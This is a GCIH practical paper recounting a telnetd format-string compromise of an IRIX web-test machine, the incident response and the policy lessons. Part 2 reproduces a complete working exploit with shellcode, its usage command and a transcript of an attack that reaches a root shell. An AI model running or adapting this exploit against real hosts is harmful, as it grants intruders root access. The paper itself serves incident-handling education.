Global Information Assurance Certification Paper

A scientific research group's rude awakening into the world of cyber attacks

Practical Examination: Exploit in Action
GCIH v. 2.1

William Oliver

Narrative:

I am, by default, the network administrator for a relatively small network at a research institute. The research groups consist almost entirely of scientists in medical and biological sciences. Most support personnel are technologists and technicians in the biomedical sciences. A recent interest of the group was in data sharing and image processing. I was hired because of my expertise in image processing and graphics but had little experience in system administration. The various groups evolved their interests and needs fairly independently, but decided to pool resources to acquire and share a T1 line for internet access. The independence of the groups led to the policy decision that each group would be responsible for its own security. The minimum functions that had to be centrally administered (name service, router administration, general network maintenance) were be administered by my group. Thus, while one activity had a rather sophisticated security policy, another activity had little. While the various people responsible for the computer functions for each of the groups would meet on occasion, there was little coordination outside of discussing basic resource allocation issues.

The basic security attitude was fairly laissez-faire. We were firm believers in "security through obscurity." We believed that we were not doing anything that would interest a hacker.

Then, one morning a year and a half ago, I noticed five or six emails in my mailbox from folk telling me that they had noticed portscans of their domains from a machine in our domain. A quick examination of that machine revealed that it had been compromised. Examination of all of the machines in our domain revealed two other obvious compromises. This description will concentrate on just one of the machines since all the attacks were essentially the same.

The machine under my responsibility that had been compromised was one we were administering as a courtesy for another activity within the larger organization. That other activity had no personnel with knowledge of UNIX and was concerned primarily with web design. They designed their web pages on Windows boxes but wanted to test their web page design on a UNIX-based web-server. To allow them to do this, I allowed them privileges on an SGI Indy in front of the firewall of my activity, and performed minimal machine administration.

The compromise resulted in approximately two weeks downtime for my activity, and approximately two months of lost work for one of the other activities. It was at this point that we decided that security might be something to worry about.

Part 1: The Exploit:

The compromised machine was a rather elderly SGI Indy running IRIX 6.5.4. A review of /var/adm/SYSLOG quickly showed some suspicious activity. In particular, it showed the classic spoor of an attempted buffer overflow, though we didn't know it at the time.

Name:

The official SGI designation of the vulnerability is 20000801-01-A, with the patches provided in 20000801-01-P and 20000801-02-P.

It is also described as CERT Incident Note IN-2000-09 "Systems compromised through a vulnerability in the IRIX telnet daemon."

Other designations include CVE-2000-0733 and Bugtraq id 1572.

OS Vulnerability:

IRIX 5.2 through 6.5.9 inclusive. IRIX versions before 5.2 not tested by SGI per their advisory.

Brief Description:

This is a rather classic format string buffer overflow attack. It is directed towards the telnet daemon (see below). It had been discovered and patched some months before we were attacked, but we had not patched the machine or upgraded the OS. At the time of our compromise, the most recent version of IRIX (6.5.10) was not vulnerable. A patch was available, but we had made the rather silly decision to wait until our contracting office had gotten the support contract reinstated and upgrade the OS all at once rather than downloading and installing a bunch of patches.

In short, telnetd will call syslogd upon certain requests and will form the call with a user-provided string. If the user-provided string is correctly constructed, it can be used for a format-string overflow.

Service Description and Vulnerability Variants:

As noted in RFC 854, the telnet protocol exists "to provide a fairly general, bi-directional, eight-bit byte-oriented communications facility. Its primary goal is to allow a standard method of interfacing terminal devices and terminal-oriented processes to each other .(1)" Telnet is basically a text-based service, though some terminal emulations allow some graphics. Even in this age of the GUI and mouse-click, however, it is still popular because it is fast, simple, easy to use, and spares resources. . It is implemented using a client program ("telnet") and a server ("telnetd"). It normally communicates via port 23.

Telnet is a somewhat hoary TCP/IP-based service (the RFC is dated 1983), and shares with other elderly communications services such as sunrpc a design that assumes a well-meaning populace. As a communications protocol, it has severe security implications because it is a clear-text service. Thus, even without bothering to compromise the service itself, one can sniff messages and passwords off. A pro-forma warning about the security implications of telnet has been a standard part of sysadmin education at least since the late 1980s(2). Like many sysadmins however, I read the warning **as** pro forma only.

One would think that black hats would want people to use telnet and thus leave it alone since it is such security hole even when used as designed. However, almost throughout its history it has been the subject of compromise efforts. A CERT advisory from 1989 warns of a trojan telnet which logged outgoing telnet sessions (CERT advisory CA-1989-03, "Telnet Break-In Warning"). In 1991, a vulnerability was exploited in SunOS 4.1 and 4.1.1 (CERT advisory CA-1991-02 "SunOS in.telnetd Vulnerability") – though I couldn't find out exactly what it was -- and another was found in ULTRIX telnetd (CA-1991-3A11 "ULTRIX LAT/Telnet Gateway Vulnerability"). The NCSA telnet client (which contained an FTP server) for Macintosh and PC allowed universal ftp access from the world with read and write access to system files(CA-1991-15). In 1995, it was noted that some versions of telnet allowed the passing of environment variables such as the LD_LIBRARY_PATH variable that allows remote control of the dynamic linking process (CA-1995-14 "Telnetd Environment Vulnerability"). A similar problem was discovered in 2000, where telnet clients were noted to be able to request environment variable information from webservers as a helper application before authentication (CERT VU#22404). More recently, vulnerabilities have been found on a proprietary webserver-on-a-chip implementation of telnetd (CERT VU#198979, May, 2001) and the Windows 2000 telnet daemon was noted to have multiple vulnerabilities (CVE 2001-345,346,347,348,349,350,351 and CVE 2002-0020).

Other buffer overflow vulnerabilities in other forms of telnetd have also been discovered. For instance, a buffer overflow vulnerability in BSD telnetd is described in Bugtraq 3064, CERT Advisory CA-2001-21, CVE CAN-2001-0554).

Finally, of course, if you proxy it, you can probably proxy it wrong, and there have been recent notifications of vulnerabilities in telnet proxy servers, such as the Avirt Gateway Suite 4.2 (CVE candidate CAN 2002-0133 and –0134).

Telnet is also a useful tool for intrusion. Many of the CERT documents I noted in a search were warnings of scanning using telnet. One of the oldest vulnerabilities in IRIX (one of the few we didn't fall for, by the way) was that older IRIX boxes were shipped without passwords for a number of system accounts, such as lp. Early automated tools used telnet to methodically attempt to log into these accounts (see CERT Incident Note IN-98.01).

Though the service normally communicates via port 23, one can attach to an arbitrary port. As noted by Farmer and Venema, a simple denial of service attack can often be accomplished on systems running X-windows by telnetting to port 6000 – which will freeze up the screen on the target machine for some period (3).

Attempts have been made to make it more secure – for instance by Kerberizing it. But no good deed goes unpunished, and even these attempts have had their bugs. For instance, the Kerberizing effort introduced its own vulnerability in 1995 (CERT CA-1995-03 "Telnet Encryption Vulnerability") and more recently in CERT Vulnerability Note VU#774587 in SEP 2001, noted that lists of encryption options were not adequately protected. Moreover, since telnet is a terminal program, it automatically calls login, and vulnerabilities in login can be exploited through telnet; IRIX 3.x was vulnerable to this (CERT Advisory CA-2001-34). (4)

In general, the common wisdom (and a good one, by the way) is to get rid of telnet altogether and make everybody use ssh. We have done this (see "Lessons Learned"), just in time for the OpenSSH vulnerabilities to pop up. But that's another Practical, and we know enough now to keep things patched.

References:

Descriptions of the vulnerability:

SGI:
http://www.sgi.com/support/security/advisories.html

CERT:
http://www.cert.org/incident_notes/IN-2000-09.html

CIAC:
http://ciac.llnl.gov/ciac/bulletins/k-066.shtml (which is a copy of the SGI notice)

Securityfocus.com
http://online.securityfocus.com/bid/1572

Description of how the Last Stage of Delirium folk created the exploit

Bugtraq:
http://msgs.securepoint.com/cgi-bin/get/bugtraq0008/152.html

The code for the exploit from the LSD folk themselves:

http://lsd-pl.net/files/get?IRIX/irx_telnetd

Prevention:

This particular vulnerability is easily dispatched by installing a patch, as described above, or by upgrading to a post 6.5.10 version of the OS.

Part 2: The Attack:

The network:

Part of the inherent vulnerability of our network comes from policy and political decisions that dictate structure and topology. Our facility has two separate networks that are not connected in any way. One network contains "crown jewel" information, has severe security policies, and is administered by a contract agency. It will not be discussed further.

The second network was constructed over a decade ago for investigators and scientists who specifically wanted to do research on computer/network/internet topics. Since the approaches and mandates of the various investigators were radically different, each investigational group is deemed responsible for security of machines on its subnet. Some groups are very careful and knowledgeable; some are not.

As noted in the narrative, I am system administrator for (and investigator in) one of these investigational groups. In addition, I have the responsibility for network administration for the shared functions of the investigational network (DNS, shared ftp services, etc.).

While this was originally designed as a "play" investigational network with the idea that no sensitive information would be kept on it, as the years passed more and more activities have gained access in order to engage in investigational and developmental activities that are simply impossible on the formally secured network. Importantly, some groups that are not strictly scientific and investigational have gained use of this network. This includes groups concentrating on online educational programs and web-design for marketing. These have increased the visibility of the network tremendously. There has even been talk of doing credit-card transfers for educational products on this net, which the remaining activities have (so far) successfully resisted.

Internal politics being what they are, however, the continued funding of this infrastructure is enhanced by including such non-scientific activities. Some of these groups, while they are competent in scripting, cgi programming and such are not competent in OS administration. As a favor to one such group, my activity maintains an IRIX box with a webserver for their experimental web pages. Again, this led to some bad policy. For instance, while I am competent at tuning a multiprocessor IRIX box, and in keeping networks running at a reasonably optimized level, I have no expertise (and less interest) in maintaining a web server.

Web server administration remained in the hands of the other activity, and modifications in the machine had to be negotiated with respect to their production needs. Thus, for instance, while I, as system administrator, could turn off a service by changing /etc/services, chkconfig commands, etc. I could not modify the proxy services of the web server. Even when I turned off services, the machine still listened on a large number of ports. This led to a somewhat lackadaisical attitude towards that machine on my part.

At the time of the attack, the machines of the activity I administered were maintained behind an SGI Gauntlet firewall (this was before the discovery of the smap vulnerability). This firewall did NAT and acted as proxy server. The DMZ in front of the firewall contained a combined telnet/ftp server, nameserver, secondary nameserver, and the web server already described ad nauseum.

To further complicate things, the different activities on this network are actually at different sites in different (but nearby) cities. One group of activities are served by a T1 to one site, the other by another, with both T1s administered by the same ISP. The ISP acted as contract administrator for both routers (one at each site).

The network thus looked as is shown in figure 1 attached to the end of the document.

Notes for diagram:

1) There were six different activities, four in Building 2 and two in Building 1.
2) Only one activity had a firewall in place. None of the other activities had firewalls in place at the time. Believe it or not, all of the other 100+ machines on the net were directly accessible from the internet.
3) The routers were Cisco 7300 routers, administered by our ISP.
4) For our activity explicitly:
   a) The firewall for our activity (Group A, Building 1) was an SGI O2, IRIX 6.5.9, Gauntlet v4.1 choke firewall with proxy service and NAT. Configuration files are not provided because the machine has been taken out of service when SGI decided not to fix the smap vulnerability. However, it was not compromised. NAT was performed to an unpublished number set behind the firewall.
   b) The Ethernet hub was a Black Box 8-way hub.

c) There were approximately 40 machines behind the firewall, including Sun Solaris, SGI Irix, Macintosh, and Windows NT boxes, as well as various pieces of scientific instrumentation.
d) DMZ:
   i) FTP/telnet Server: Gateway 2000 PC, Linux (RedHat 7.0, kernel 2.2). Ports open: 23,25,6000.
   ii) DNS Server: Gateway 2000 PC, Linux(RedHat 7.1, kernel 2.2).Services: dns, ssh, sendmail. Ports open: 53,25,6000.
   iii) Web test machine: SGI Indy, IRIX 6.5.4 Services: many, all proxied by the web server.
   iv) Choke firewall. Services: ftp, split nameserver, mail, http, all proxied.

Note: Both buildings share domain name, but different number sets. Each building has a class C set of numbers.

Protocol description

A general description of the protocol has been provided. I'll go on a little bit about the nuts and bolts here. As noted by Comer (5), telnet allows a user to establish a TCP connection (OSI layer 4) to a login server and then passes keystroke information directly between machines. Three services are offered:

1) A virtual terminal that provides a simple interface
2) A mechanism for negotiating options
3) Symmetric connection (e.g. either end can be a program)

As already noted, the keystrokes, including login name and password are sent in clear text, though there are variants of telnet that incorporate encryption and some that do not use login. Telnet connects using standard TCP methods – a machine wanting to connect to another sends a SYN (binary 1 in the SYN field). An SYN and ACK are returned. The telnet client then responds with an ACK. The telnet daemon then sends a frame back to the client with a sequence of option negotiations, such as whether or not to echo. After negotiation, the server then (usually) sends a login prompt. Unlike the name, the password response is usually not echoed. After login, a preconfigured message is usually sent back to the client, such as a security banner, and a standard terminal session is established. When the user logs off, a 'bye" message is sent and a tear-down procedure is initiated. An excellent frame-by-frame description (which this summarizes) can be found at www.networkuptime.com/tutorials/intro_telnet (6). Communication between telnet client and server are done with internal commands not available to the user. All internal commands consist of 2 or 3-byte sequences prefixed with an "Interpret as Command" character (7) For a list of common options, see http://www4.ulpgc.es/tutoriales/tcpip/pru/3376c42.htm#telnet

How the exploit works.

My understanding of the details of how the exploit works comes primarily from the BUGTRAQ documents at the securepoint.com website noted above. In essence, telnetd uses the syslog() function, which writes messages into the system log maintained by syslogd(). Of interest here is that it accepts some user-provided strings, which can be exploited for buffer overflow. The rerouting of the program counter came through overwriting the telnetd global offset table entry for a shared library function. The source code can be seen at the link already noted. Since it is poorly commented, I will reproduce it here, with my comments. My comments are in italics (and in red for color displays).

```
/*## copyright LAST STAGE OF DELIRIUM jul 2000 poland        *://lsd-pl.net/ #*/
/*## telnetd                                                 #*/

/* update:                                                   */
/* code was slightly modified in order to properly compile with gcc and to    */
/* work from within little endian machines                                    */
```

// Includes for necessary structures

```
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <netdb.h>
#include <unistd.h>
#include <stdio.h>
#include <errno.h>
```

// The code to open the actual shell. This will be inserted into the longer overwriting string in the main() program

```
char shellcode[]=
    "\x04\x10\xff\xff"          /* bltzal  $zero,<shellcode>    */
    "\x24\x02\x03\xf3"            /* li     $v0,1011            */
    "\x23\xff\x02\x14"           /* addi    $ra,$ra,532         */
    "\x23\xe4\xfe\x08"            /* addi    $a0,$ra,-504        */
    "\x23\xe5\xfe\x10"            /* addi    $a1,$ra,-496        */
    "\xaf\xe4\xfe\x10"           /* sw      $a0,-496($ra)       */
    "\xaf\xe0\xfe\x14"           /* sw      $zero,-492($ra)     */
    "\xa3\xe0\xfe\x0f"           /* sb      $zero,-497($ra)     */
    "\x03\xff\xff\xcc"          /* syscall                     */
    "/bin/sh"
;
```

// This is the structure to hold the names of the variations for OS and patch //level.

```
typedef struct{char *vers;}tabent1_t;
```

// This is the structure to hold the addresses and offset for the got, as I will //discuss below

```
typedef struct{int flg,len;int got,g_ofs,subbuffer,s_ofs;}tabent2_t;

tabent1_t tab1[]={
    { "IRIX 6.2  libc.so.1: no patches     telnetd: no patches         " },
    { "IRIX 6.2  libc.so.1: 1918|2086      telnetd: no patches         " },
```

```
    { "IRIX 6.2  libc.so.1: 3490|3723|3771  telnetd: no patches          " },
    { "IRIX 6.2  libc.so.1: no patches      telnetd: 1485|2070|3117|3414 " },
    { "IRIX 6.2  libc.so.1: 1918|2086       telnetd: 1485|2070|3117|3414 " },
    { "IRIX 6.2  libc.so.1: 3490|3723|3771  telnetd: 1485|2070|3117|3414 " },
    { "IRIX 6.3  libc.so.1: no patches      telnetd: no patches          " },
    { "IRIX 6.3  libc.so.1: 2087            telnetd: no patches          " },
    { "IRIX 6.3  libc.so.1: 3535|3737|3770  telnetd: no patches          " },
    { "IRIX 6.4  libc.so.1: no patches      telnetd: no patches          " },
    { "IRIX 6.4  libc.so.1: 3491|3769|3738  telnetd: no patches          " },
    { "IRIX 6.5-6.5.8m 6.5-6.5.7f           telnetd: no patches          " },
    { "IRIX 6.5.8f                          telnetd: no patches          " }
};
```

//OK, I'm no expert at assembly programming, nor of reverse
//engineering, but I'll refer to the bugtraq comments. Obviously,
//the data below are different offsets and addresses for each OS variant
//listed above. But what addresses?

//According to what the folk wrote in bugtraq, the code will attempt to
//overwrite the GOT (global offset table) entry of the read() function in libc
//with the calculation

//Got_entry = base address + function index.

//And, in fact, if you look at the structure itself, the labels are
//Flg, len, got, g_offset, subbuffer, s_offset.

//So, I'll make the leap that this table provides the address of where to write
//the shell commands in the read() function.

```
tabent2_t tab2[]={
    { 0, 0x56, 0x0fb44390, 115, 0x7fc4d1e0, 0x14 },
    { 0, 0x56, 0x0fb483b0, 117, 0x7fc4d1e0, 0x14 },
    { 0, 0x56, 0x0fb50490, 122, 0x7fc4d1e0, 0x14 },
    { 0, 0x56, 0x0fb44390, 115, 0x7fc4d220, 0x14 },
    { 0, 0x56, 0x0fb483b0, 117, 0x7fc4d220, 0x14 },
    { 0, 0x56, 0x0fb50490, 122, 0x7fc4d220, 0x14 },
    { 0, 0x56, 0x0fb4fce0, 104, 0x7fc4d230, 0x14 },
    { 0, 0x56, 0x0fb4f690, 104, 0x7fc4d230, 0x14 },
    { 0, 0x56, 0x0fb52900, 104, 0x7fc4d230, 0x14 },
    { 1, 0x5e, 0x0fb576d8,  88, 0x7fc4cf70, 0x1c },
    { 1, 0x5e, 0x0fb4d6dc, 102, 0x7fc4cf70, 0x1c },
    { 1, 0x5e, 0x7fc496e8,  77, 0x7fc4cf98, 0x1c },
    { 1, 0x5e, 0x7fc496e0,  77, 0x7fc4cf98, 0x1c }
};
```

//Prepare_env() will now construct the part of the overwrite string that will
//put the appropriate address in the program counter and add the shell
//commands. This will all be stored in env_value.

```
char env_value[1024];

int prepare_env(int vers){
    int i,adr,pch,adrh,adrl;
    char *b;

    pch=tab2[vers].got+(tab2[vers].g_ofs*4);
    adr=tab2[vers].subbuffer+tab2[vers].s_ofs;
```

```
    adrh=(adr>>16)-tab2[vers].len;
    adrl=0x10000-(adrh&0xffff)+(adr&0xffff)-tab2[vers].len;

    b=env_value;
    if(!tab2[vers].flg){
        for(i=0;i<1;i++) *b++=' ';
        for(i=0;i<4;i++) *b++=(char)((pch>>((3-i%4)*8))&0xff);
        for(i=0;i<4;i++) *b++=(char)((pch+2>>((3-i%4)*8))&0xff);
        for(i=0;i<3;i++) *b++=' ';
        for(i=0;i<strlen(shellcode);i++){
            *b++=shellcode[i];
            if((*(b-1)==(char)0x02)||(*(b-1)==(char)0xff)) *b++=shellcode[i];
        }
        sprintf(b,"%%%05dc%%22$hn%%%05dc%%23$hn",adrh,adrl);
    }else{
        for(i=0;i<5;i++) *b++=' ';
        for(i=0;i<4;i++) *b++=(char)((pch>>((3-i%4)*8))&0xff);
        for(i=0;i<4;i++) *b++=' ';
        for(i=0;i<4;i++) *b++=(char)((pch+2>>((3-i%4)*8))&0xff);
        for(i=0;i<3;i++) *b++=' ';
        for(i=0;i<strlen(shellcode);i++){
            *b++=shellcode[i];
            if((*(b-1)==(char)0x02)||(*(b-1)==(char)0xff)) *b++=shellcode[i];
        }
        sprintf(b,"%%%05dc%%11$hn%%%05dc%%12$hn",adrh,adrl);
    }
    b+=strlen(b);
    return(b-env_value);
}
```

// OK, the main program Remember that the command argument provides
// the OS version – 61, 62, 63.. 65.

```
main(int argc,char **argv){
    char buffer[8192];
    int i,c,sck,il,ih,cnt,vers=65;
    struct hostent *hp;
    struct sockaddr_in adr;

    printf("copyright LAST STAGE OF DELIRIUM jul 2000 poland  //lsd-pl.net/\n");
    printf("telnetd for irix 6.2 6.3 6.4 6.5 6.5.8 IP:all\n\n");
```

// Make sure you have an OS level input

```
    if(argc<2){
        printf("usage: %s address [-v 62|63|64|65]\n",argv[0]);
        exit(-1);
    }

    while((c=getopt(argc-1,&argv[1],"v:"))!=-1){
        switch(c){
        case 'v': vers=atoi(optarg);
        }
    }
```

// Construct the socket appropriate for the OS

```
    switch(vers){
    case 62: il=0;ih=5; break;
    case 63: il=6;ih=8; break;
    case 64: il=9;ih=10; break;
    case 65: il=11;ih=12; break;
    default: exit(-1);
    }

    for(i=il;i<=ih;i++){
        printf(".");fflush(stdout);
        sck=socket(AF_INET,SOCK_STREAM,0);
        adr.sin_family=AF_INET;
```

```
    adr.sin_port=htons(23);
    if((adr.sin_addr.s_addr=inet_addr(argv[1]))==-1){
       if((hp=gethostbyname(argv[1]))==NULL){
          errno=EADDRNOTAVAIL;perror("error");exit(-1);
       }
       memcpy(&adr.sin_addr.s_addr,hp->h_addr,4);
    }
```

// Connect to the socket

```
    if(connect(sck,(struct sockaddr*)&adr,sizeof(struct sockaddr_in))<0){
       perror("error");exit(-1);
    }
```

// Finish constructing the string and write it to the socket. If you go back to the bugtraq notes you will see a reference in it to the fact that they had to write twice in order to overcome cache problems. That's why this is a duplicated section.

```
    cnt=prepare_env(i);
    memcpy(buffer,"\xff\xfa\x24\x00\x01\x58\x58\x58\x58\x00",10);
    sprintf(&buffer[10],"%s\xff\xf0",env_value);
    write(sck,buffer,10+cnt+2);
    sleep(1);
    memcpy(buffer,"\xff\xfa\x24\x00\x01\x5f\x52\x4c\x44\x00%s\xff\xf0",10);
    sprintf(&buffer[10],"%s\xff\xf0",env_value);
    write(sck,buffer,10+cnt+2);

    if(((cnt=read(sck,buffer,sizeof(buffer)))<2)||(buffer[0]!=(char)0xff)){
       printf("warning: telnetd seems to be used with tcp wrapper\n");
    }
```

// If we're in, write out the OS name to let the user know.

```
    write(sck,"/bin/uname -a\n",14);
    if((cnt=read(sck,buffer,sizeof(buffer)))>0){
       printf("\n%s\n\n",tab1[i].vers);
       write(1,buffer,cnt);
       break;
    }
    close(sck);
 }
 if(i>ih) {printf("\nerror: not vulnerable\n");exit(-1);}
```

// Since we are in, talk to the socket to issue commands

```
 while(1){
    fd_set fds;
    FD_ZERO(&fds);
    FD_SET(0,&fds);
    FD_SET(sck,&fds);
    if(select(FD_SETSIZE,&fds,NULL,NULL,NULL)){
       int cnt;
       char buf[1024];
       if(FD_ISSET(0,&fds)){
          if((cnt=read(0,buf,1024))<1){
             if(errno==EWOULDBLOCK||errno==EAGAIN) continue;
             else break;
          }
          write(sck,buf,cnt);
       }
       if(FD_ISSET(sck,&fds)){
          if((cnt=read(sck,buf,1024))<1){
             if(errno==EWOULDBLOCK||errno==EAGAIN) continue;
             else break;
          }
          write(1,buf,cnt);
```

```
        }
      }
    }
  }
```

The code, when compiled, is simple to run. One simply provides the ip address of the box to be compromised and the OS version. For instance, if compiled as irx_telnetd, the command to break into box at 10.20.30.40 running IRIX 6.5.4 would be

irx_telnetd 10.20.30.40 –v 65

The compromise then sets up a shell for arbitrary command execution.

Description of attack

A sanitized script of an attack I made on an unpatched box is below:

% cc –g –o irx_telnet irx_telnetd.c ← ***compile code***
%
% irx_telnet 10.20.30.40 –v 65 ← ***run attack***
copyright LAST STAGE OF DELIRIUM jul 2000 poland //lsd-pl.net//
telnetd for irix 6.2 6.3 6.4 6.5 6.5.8 IP:all

.
IRIX 6.5-6.5.8m 6.5-6.5.7f

IRIX64 bustedbox 6.5 07151433 IP30
ls ← ***command***
CDROM
Desktop
bin
debug
… etc

whoami ← ***command***
root

Signature of attack

The signature of the attack is the classic overflow garbage in the SYSLOG file. Of course, the SYSLOG is open to modification by an attacker, but in this particular case, the intruder did not change it. In addition, if one looks at a netstat –an while connected, the connection on port 23 is noted.

Because we did not keep complete logs of the exploit (see Lessons Learned), I do not have the original SYSLOG. However, the folk at LSD thoughtfully provided the C code, which can be easily compiled. A recreation of the event looks like this in a sanitized portion of a /var/adm/SYSLOG file:

```
Sep  5 16:59:23 5B:bustedbox overly long syslog message detected,
truncating
Sep  5 16:59:23 0E:bustedbox telnetd[9789]: ignored attempt to
setenv(_RLD,     ^?D^X^\     ^?D^X^^
^D^P^?^?$^B^Cs#^?^B^T#d~^H#e~^P/d~^P/`~^T#`~^O^C^?^?L/bin/sh
```

In contrast, the patched OS provides a slightly different entry:

```
Sep  5 16:47:02 0E:fixedbox telnetd[9727]: ignored attempt to
setenv(_RLD,     ^?D^X^\     ^?D^X^^
^D^P^?^?$^B^Cs#^?^B^T#d~^H#e~^P/d~^P/`~^T#`~^O^C^?^?L/bin/sh%32614c%11$h
n%86000c%12$hn)
Sep  5 16:48:06 6D:fixedbox telnetd[9727]: ttloop:  peer died
```

The remaining spoor have little to do with the actual compromise, but the trashing of the machine after compromise.

How to fix.

If there is no patch, then one must turn off telnetd. In today's world, of course, one should not be running telnetd anyway ; instead, we have switched to ssh for all machines where it is possible (we have one machine in our DMZ which still runs telnetd to allow connection from users outside our organization). The vendor should patch the software to not allow string format overflows (and they did). The link to the patch is at http://www.sgi.com/support/security/patches.html. The actual patch number are listed in Part 1.

Part 3: Incident Handling:

Preparation:

There was no formal incident handling policy in place at the time. The countermeasures consisted of :

a) The firewall system already noted
b) We had turned off unnecessary services to most machines in the DMZ. Of import here, we had actually bothered to turn off telnet to the firewall box.
c) We had tripwire running on the Linux boxes, though not on the IRIX box that was compromised. Unfortunately, the tripwire installations had never been configured.

Pretty bad, I know. That's why I took the course.

Identification:

The incident was discovered, as noted in the narrative, by email from other domains who noticed that they were being probed by one of our machines.

a) The incident was identified by noting a number of "hidden" files, primarily in a /dev/… directory (three dots). This directory contained a number of Tcl/Tk scripts for setting up an IRC channel, as well as a log of users and other sites that had been compromised.

b) Reading the logs indicated that the intruders used, or intended to use, our site as a warez site for transshipment of files. In fact, one of the other activities had a large database system destroyed because the intruders deleted the database and replaced all of the database files with their own files. No such files were found on the machine, however.

c) A copy of sniffit was also found on all three compromised machines.

d) A system account which normally had no password was discovered to have a password on inspection of the /etc/passwd and /etc/shadow files. On our machine a dormant account (a web designer who had left) had been assigned UID 0 and no password.

e) Unfortunately, because of the lack of an incident handling policy, our first impulse was to immediately scrub the machine, which we did. Thus, I do not have actual examples of these.

f) Even worse, we scrubbed the machine ***before*** we called for assistance.

g) Last, and most embarrassing, went to the internet and did a search for our domain, and found the machine on a semi-public list of compromised machines.

Containment and Eradication.

We contained this with a bludgeon rather than a scalpel.

a) All IRIX boxes not behind a firewall were immediately removed from the network.

b) For the machines we controlled, we simply reformatted all of the disks of all our IRIX boxes in the DMZ. Representatives for other either inspected or restored from backup their IRIX boxes.

c) Because of the small number of people in our activity, we could account for all logins and actions on the firewall (which did not have telnet activated, thank God).
d) We inspected all logs, access and creation times for system files, visually searched for unusual files, and looked for open ports that shouldn't be there.

e) We attached a sniffer to a clean machine to watch for suspicious traffic from any machines on our site – since we knew that these machines had been used to probe other sites.

Further, the sysadmins from the various departments met (for the first time in this kind of setting) to compare notes. All of the machines that had been compromised had the same pattern of installed files, though not all were actively probing for other sites. At the time, none of us knew what program to look for to tell what was being used for the probe.

Recovery

The machines that were wiped were restored from OS distribution CDs (we decided it was time to upgrade the OS, anyway). Data files were restored from backup tapes and visually inspected. The changes to the system are detailed in "Lessons Learned."

Lessons Learned

While the SANS course appropriately concentrated on technical issues, in fact our greatest challenges have had to do with institutional politics, attitudes, and habits of behavior. There were a number of lessons learned and actions taken:

Tbe after-action review revealed a number of obvious problems:

1) There were no SOPs.

2) There was little communication.

3) The system administrators had, for the most part, learned their admin skills as "on the job" training simply trying to keep systems running. We simply did not have the skills or knowledge to deal with these issues.

4) We did not know whom to notify. After we had contacted the appropriate agencies, we were abashed when they asked us to send them logs we had not acquired. Our rush to clean our boxes was visceral rather than thoughtful.

5) We had not acquired tools for monitoring attempts. Only one group had any kind of intrusion detection system or monitoring system installed, and that was only because it was installed by default by the OS installation script. It had not been configured.

6) One of the first things that came to the front was the question of need for function as opposed to the need to contain and investigate the intrusion. We had higher level management who were much more concerned with keeping their web site up than dealing with an intrusion. One management person noted "Well, so what if somebody messed with the machine a little. It doesn't look like they actually hurt any of the web pages (though, in fact, they had). Can't you just change their password or something without turning off the web site?" Clearly, we needed to educate upper administration **and** we needed to create backup failsafes for systems that could not be brought down for extended periods of time.

7) We did no documentation to speak of. When we went back to see what we could recover, the only thing we had were copies of a few emails – and of course, I didn't know I would be trying to reconstruct the thing for a practical.

8) Since the largest problems were obviously systemic and policy-related, we quickly recognized that all the bells and whistles in the world would not help us without adequate knowledge, policies/SOPs, and communication. I will address each of these in turn.
   a. *Knowledge*
      i. Our first thought was that we should hire a full-time system administrator, if not to administer all the boxes for the groups, at least to administer our activity and to centralize security policies and implementation for all groups. Remember that most of us are primarily scientists, not system administrators. A number of us resented having to do any system administration at all. We were informed that budget constraints precluded hiring

      However, management **would** pay for some education. We began a systematic educational campaign for the acting system administrators. For instance, I was sent to the SANS courses on firewall administration and incident handling. Other groups sent representatives to other courses.

      ii. We instituted regular inservice courses for people to share their knowledge when returning from courses they have been sent to.

      iii. We have subscribed to a number of mailing lists, and have a list of web sites we systematically review. When each of us hears about a vulnerability, we make sure the rest of the sysadmins know about it.

   b. *Communication*

i. Most of the activities further began a sharing program where people with system administration tasks would spend time in other activities working with that group's administrator, trading notes, etc. For those of us who have actually managed to write SOPs, we also review and validate each other's SOPs.

ii. We have instituted a periodic meeting of all system administrators to talk about scans, intrusion attempts observed, etc.

iii. We have instituted notification policies (detailed in policies section).

iv. We have instituted a system where the activities will scan each other for vulnerabilities and report the results.

v. We have instituted a formal action/after action review system for any future intrusions.

vi. In dealing with higher level management, we have cast this issue as a "quality assurance" issue. Management has bought off on number of formal QA/QC concepts for much of the institution. By casting security issues with a "six sigma" flavor, we have found that management is much more receptive. MBAs may be intimidated by hackers and computers, but they often feel at home talking about quality management. The biggest thing we have had to do for this, though, is generate some numbers for time management, which we hadn't done before. This has also built better evidence for the need for a full time system administrator/security person.

The other thing we have done is send periodic notes up the management chain detailing the number of intrusion attempts, portscans, etc. on a weekly basis. Once we had IDS software in place and started reviewing logs on a regular basis, we have been amazed at the number of portscans and casual intrusion attempts. When management hears that there are X attempts per day on our system, it becomes much more noticeable than the rare actual successful intrusion.

c. *Policies*.

We have instituted policies both within the group and institution-wide for security, monitoring, logging, and incident handling.

i. Institution-wide policies include:

1. A response team consisting of at least one member from each activity has been created.

2. All activities will maintain at least a bastion firewall. Since Linux firewalls are so cheap, the first thing we did was throw up a bunch of iptables firewalls. Once that was done, people started shopping around for other commercial software to give us a little biodiversity.

3. All activities will submit to periodic scanning and security assessment by other groups within the institution. We have this as a regular requirement. Over the ensuing months, however, I have noticed that the rate of "friendly" scanning has decreased due to time requirements.

4. All activities will establish and maintain individual SOPs. This is easier said than done. Some activities have actually spent the time to do this. Others have been a bit more hand-wavy. The other thing that has been tough has been to set up a good schedule for **review** of the SOPs on a regular basis. We had great plans, but once again, time constraints are eating into our commitment. I'm hoping that we don't degrade until we get another intrusion, but you can only flog people so much.

5. We have instituted a response SOP agreed upon by all activities that includes:

:

   a. Unless an emergency situation exists, sysadmins from all activities will be advised before any machines are altered. A machine may be taken offline and physical access to the machine shall be limited immediately before notifying admins of other groups.

   b. Other activities will be advised of a compromise as soon as the compromise is detected. System administrators will not wait until the next business day if the intrusion is detected at night, but will call a designated contact whenever an intrusion is detected.

   c. All communication will be logged in a bound notebook.

d. All communication will be by phone, fax or other method not using email until such time that email can be documented to be intact.

e. A graded response SOP for notification of institutional leadership was developed in cooperation with management and legal counsel.

f. Criteria, responsibility, and procedure for notification of law enforcement and other extramural groups. A graded SOP was developed depending on the severity and type of intrusion or intrusion attempt. This SOP is actually pretty short. It mostly consists of "decide if we need to contact legal, and let them decide whether or not to move forward." Thus, we actually just hand off to our legal department if the intrusion reaches a certain point. The point we decided upon was a grading of what data was made accessible by the intrusion.

6. With help from our legal office, we have developed an evidence-handling SOP.

7. We have also instituted a formal policy of who **not** to talk to about any intrusion, and where to channel requests for information.

